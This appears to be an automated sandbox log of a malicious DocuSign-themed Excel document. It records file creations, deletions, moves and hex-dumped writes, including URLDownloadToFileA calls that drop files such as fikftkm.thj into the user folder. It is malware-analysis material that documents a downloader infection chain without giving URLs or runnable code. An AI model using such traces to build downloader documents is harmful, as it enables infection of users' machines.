C:\Users\user\AppData\Local\Temp\C745.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FABEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\88CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA859AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14049828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14049828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3814.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FABEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C745.tmp	success or wait	1	13FD2B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA859AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\3814.tmp	success or wait	1	13FD2B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	C:\Users\user\Desktop\document-1370071295.xls.	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA859AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88CE0000	569	467	b4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 8b a0 08 2c 67 91 a6 cb 26 40 92 0f 18 93 63 89 30 5f 20 99 c4 fe fb 0e 65 45 6d 0d c7 92 93 74 e3 87 a8 b9 e7 ce a5 34 9c 5f 6d 8c 2e 9e 31 44 e5 6c cd ce aa 19 2b d0 0a 27 95 6d 6a f6 f8 f0 b3 fc ce 8a 98 c0 4a d0 ce 62 cd b6 18 d9 d5 e2 eb 97 f9 c3 d6 63 2c a8 da c6 9a b5 29 f9 4b ce a3 68 d1 40 ac 9c 47 4b 2b 2b 17 0c 24 fa 1b 1a ee 41 ac a1 41 7e 3e 9b 5d 70 e1 6c 42 9b ca 94 35 d8 62 fe 03 57 f0 a4 53 71 b3 a1 cb 3b 27 4b 65 59 71 bd bb 2f a3 6a 06 de 6b 25 20 91 51 fe 6c e5 1e a4 74 ab 95 12 28 9d 78 32 24 5d 45 1f 10 64 6c 11 93 d1 95 0f 8a 88 e1 1e 53 a2 c6 22 e3 07 99 de 36 7b 4c 65 b2 e7 7c fd 70 45 40 1d f7 4a 46 6c f6 39 54 54 d9 b5 12 5b e5 e3 37 0a eb 0d 42 5e 79 3b 87 be ee 96 36 30 28 89	...n.0.E.......D'...,g...&@... .c.0_ .....eEm....t.......4._m ...1D.l....+..'.mj.........J.. b..........c,.....).K..h.@..G K++..$....A..A~>.]p.lB...5.b. .W..Sq...;'KeYq../.j..k% .Q.l...t... (.x2$]E..dl.........S..". ...6{Le..|.pE@..JFl.9TT... [..7...B^y;....60(.	success or wait	29	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\88CE0000	1036	2	03 00	..	success or wait	24	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\88CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 8b bb ab 4d d5 01 00 00 7e 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!....M....~....... [Content_Types].xml ... (...................................	success or wait	28	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88CE0000	10191	34789	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 e5 00 00 00 b9 08 02 00 00 00 99 69 b0 0d 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 87 8a 49 44 41 54 78 5e ed dd 07 80 5d 55 9d 3f f0 4c cb a4 f7 de 03 24 10 08 bd 83 a0 a0 82 88 80 a2 a2 60 17 fb ea aa ab ae 7d ff ba 6b 59 5d 7b 5d db ba 2b f6 0a 16 b0 21 48 11 95 16 3a 49 48 48 ef 75 32 bd fe 3f 77 4e b8 3e 5e bd ef cd 64 32 49 ee 25 8e 33 ef dd 7b ee ef fc ce 39 df f3 3b df f3 fb fd 4e 55 4f 4f cf 90 f4 4a 35 90 6a 60 df 68 a0 b5 b5 f5 b1 c7 1e 7b e4 91 47 36 6c d8 d0 d0 d0 b0 79 f3 e6 b5 6b d7 fa a5 aa f7 ca 7c 67 47 47 c7 84 09 13 0e 3b ec b0 f1 bd d7 bc 79 f3 8e 3a ea a8 23 8e 38 62 df c8 95 96 7a 40 6a a0 2a c5 eb 03 b2 dd 52	.PNG.....IHDR..... i.....sRGB.....pHYs..... ....+.....IDATx^....]U.?.L... ..$.....`.....}..kY]{]. .+....!H...:IHH.u2..? wN.>^...d2I.%.3.. {....9..;....NUOO...J5 .j`.h.....{..G6l.....y...k.. ....|gGG.....;.....y..:..#.8b ....z@j.*.....R	success or wait	4	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\88CE0000	84236	2029	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 8b bb ab 4d d5 01 00 00 7e 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 f4 82 d4 4a 01 00 00 e4 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 1f 38 ae 88 f2 01 00 00 93 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!....M....~..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....J..... .....4...xl/_rels/wor kbook.xml.relsPK..-.....!. .8..... xl/workbook.xml	success or wait	1	7FEEA859AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\19CE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06
05 00 67 32 cd 07
c9 04 02 00 06 06
00 00 e1 00 02 00
b0 04 c1 00 02 00
00 00 e2 00 00 00
5c 00 70 00 02 00
00 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 42 00 02 00
b0 04 61 01 02 00
00 00 c0 01 00 00
3d 01 08 00 14 00
0a 00 13 00 15 00
9c 00 02 00 11 00
19 00 02 00 00 00
12 00 02 00 00 00
13 00 02 00 00 00
af 01 02 00 00 00
bc 01 02 00 00 00
3d 00 12 00 f0 00
69 00 d5 39 21 1b
38 00 03 00 00 00
01 00 58 02 40 00
02 00 00 00 8d 00
02 00 00 00 22 00
02 00 00</td><td>........g2....................
......\.p....

  B.....a.........=...........
....
......=.....i..9!.8.......X.@.
.........."....</td><td>success or wait</td><td>3</td><td>7FEEA859AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\19CE0000</td><td>unknown</td><td>16384</td><td>1a e0 6f 20 d4 85
c9 1c 9f a2 8b 45
7d fb db df fe da
d7 be 36 3e 53 51
1c 07 eb 5b ae 3e
47 82 15 3f d7 d8
9a 9d 65 2d b7 5c
91 bd ca 24 52 a5
f7 d0 80 f0 74 ad
c3 dc 0e 07 71 d8
7e 64 68 c3 eb dc
e3 d3 52 bc 4e 3b
4c aa 81 43 42 03
50 58 f8 5c e6 ce
21 bf 31 b1 88 96
db ce 3b 87 d4 36
b8 a0 06 b3 1a 13
c2 d6 2b a2 14 68
02 ac 11 29 29 0d
d2 5f 5d 07 25 12
22 18 23 d2 a3 aa
0a fb 11 08 90 ac
2b f5 0f e9 2f 85
a7 e5 a4 1a 18 d4
1a 10 44 ce 39 c4
5a 3b 96 92 a1 2d
a9 10 16 db 32 dc
d6 16 22 15 61 22
7c 11 70 17 a9 09
47 60 bb 61 af 78
c5 2b 52 b0 ee c7
f6 e6 ab 03 a0 c3
09 d1 7e 09 d1 31
b9 57 6a 5f f7 a3
ce d3 a2 52 0d 0c
5e 0d 7c fd eb 5f
ff ec 67 3f 6b e9
9d 29 a2 30 68 f8
0b 79 39 8d c9 00
97 79 d2 6e de 9a
88 c1 e3 0a 82 b6
8e 29 94 c1 5b e1
83 51 b2</td><td>..o ....E}.......6>SQ...[.>
G..?....e-.\...$R.....t.....q.
~dh.....R.N;L..CB.PX.\..!.1.
....;..6........+..h...)).._].%.
".#.........+.../.........D.9.Z;...-
....2...".a"|.p...G`.a.x
.+R...........~..1.Wj_.....R..
^.|.._..g?k..).0h..y9....y.n..
.......)..[..Q.</td><td>success or wait</td><td>5</td><td>7FEEA859AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	16384	00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cb cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cc e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 07 00 da 00 01 00 60 01 08 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cc cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cd e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf	........]..........`..... <..... .........J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@..... ..]..........`..... <..... ....J.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	unknown	7431	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`..... <.....s..... ...J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@.....].... .....s..`.....<.... .....t.....J..	success or wait	2	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	16384	1a e0 6f 20 d4 85 c9 1c 9f a2 8b 45 7d fb db df fe da d7 be 36 3e 53 51 1c 07 eb 5b ae 3e 47 82 15 3f d7 d8 9a 9d 65 2d b7 5c 91 bd ca 24 52 a5 f7 d0 80 f0 74 ad c3 dc 0e 07 71 d8 7e 64 68 c3 eb dc e3 d3 52 bc 4e 3b 4c aa 81 43 42 03 50 58 f8 5c e6 ce 21 bf 31 b1 88 96 db ce 3b 87 d4 36 b8 a0 06 b3 1a 13 c2 d6 2b a2 14 68 02 ac 11 29 29 0d d2 5f 5d 07 25 12 22 18 23 d2 a3 aa 0a fb 11 08 90 ac 2b f5 0f e9 2f 85 a7 e5 a4 1a 18 d4 1a 10 44 ce 39 c4 5a 3b 96 92 a1 2d a9 10 16 db 32 dc d6 16 22 15 61 22 7c 11 70 17 a9 09 47 60 bb 61 af 78 c5 2b 52 b0 ee c7 f6 e6 ab 03 a0 c3 09 d1 7e 09 d1 31 b9 57 6a 5f f7 a3 ce d3 a2 52 0d 0c 5e 0d 7c fd eb 5f ff ec 67 3f 6b e9 9d 29 a2 30 68 f8 0b 79 39 8d c9 00 97 79 d2 6e de 9a 88 c1 e3 0a 82 b6 8e 29 94 c1 5b e1 83 51 b2	..o .....E}.....6>SQ...[.> G..?....e-.\...$R.....t.....q. ~dh.....R.N;L..CB.PX.\..!.1. ....;..6.....+..h...))..._].%. ".#.....+.../.....D.9.Z;...- ....2...".a"|.p...G`.a.x .+R.....~..1.Wj_.....R.. ^.|.._..g?k..).0h..y9....y.n.. .....)..[..Q.	success or wait	2	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	unknown	16384	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`.....<.....s.....J.....?.....8.A.C.=.>.:. .2.....`...@.....]....s..`.....<.....t.....J..	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	10259	08 5a 01 00 01 00 54 c0 08 5a 01 00 02 00 54 c0 08 5a 01 00 03 00 54 c0 08 5a 01 00 04 00 54 c0 08 5a 01 00 05 00 54 c0 08 5a 01 00 06 00 54 c0 08 5a 01 00 07 00 54 c0 08 5a 01 00 08 00 54 c0 08 5a 01 00 09 00 54 c0 08 5a 01 00 0a 00 54 c0 08 5a 01 00 0b 00 54 c0 08 5a 01 00 0c 00 54 c0 08 5a 01 00 0d 00 54 c0 08 5a 01 00 0e 00 54 c0 08 5a 01 00 0f 00 54 c0 08 5a 01 00 10 00 54 c0 08 5a 01 00 11 00 54 c0 08 5a 01 00 12 00 54 c0 08 42 01 6e 00 0b 23 02 00 00 00 1f 5e de 6d cd 93 35 db 43 1e 2a 00 42 03 ff 00 0b 1f 60 f9 89 70 08 a8 ef 42 1e a9 01 42 02 c5 00 0b be 00 0a 00 d1 00 08 00 49 00 49 00 09 00 be 00 14 00 d2 00 00 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 06 00 06 00 21 00 d2 00 07 00 49 00 01 00 00 00 49 00 ff ff 00 00 fa 0f 55 fd 0b 00 3a 01	.Z....T..Z....T..Z....T..Z.... T..Z....T..Z....T..Z....T..Z.. ..T..Z....T..Z....T..Z....T..Z ....T..Z....T..Z....T..Z....T. .Z....T..Z....T..Z....T..B.n.. #.....^.m..5.C.*.B.....`..p... B...B............I.I.......... .I.I.I.I.I.I.I.....!.....I.... .I.......U...:.	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 04 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 14 00 0a 00 13 00 15 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 21 1b 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9!.8.......X.@. ...."....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 ba 58 e3 34 29 d7 01 03 00 00 00 00 00 00 00	.. ...Oh.....+'..0..... @.....H.....T.....`..... ..x..... .. ..Microsoft Excel.@.....|.#... @.....X.4).....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	unknown	292	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 11 00 00 00 44 20 6f 20 63 20 75 20 20 53 20 69 20 67 20 6e 00 05 00 00 00 44 6f 63 33 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 32 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00	.. ..+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .. ..D o c u S i g n.....Doc3..... Doc1.....Doc2..... Worksheets.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA859AC0	unknown
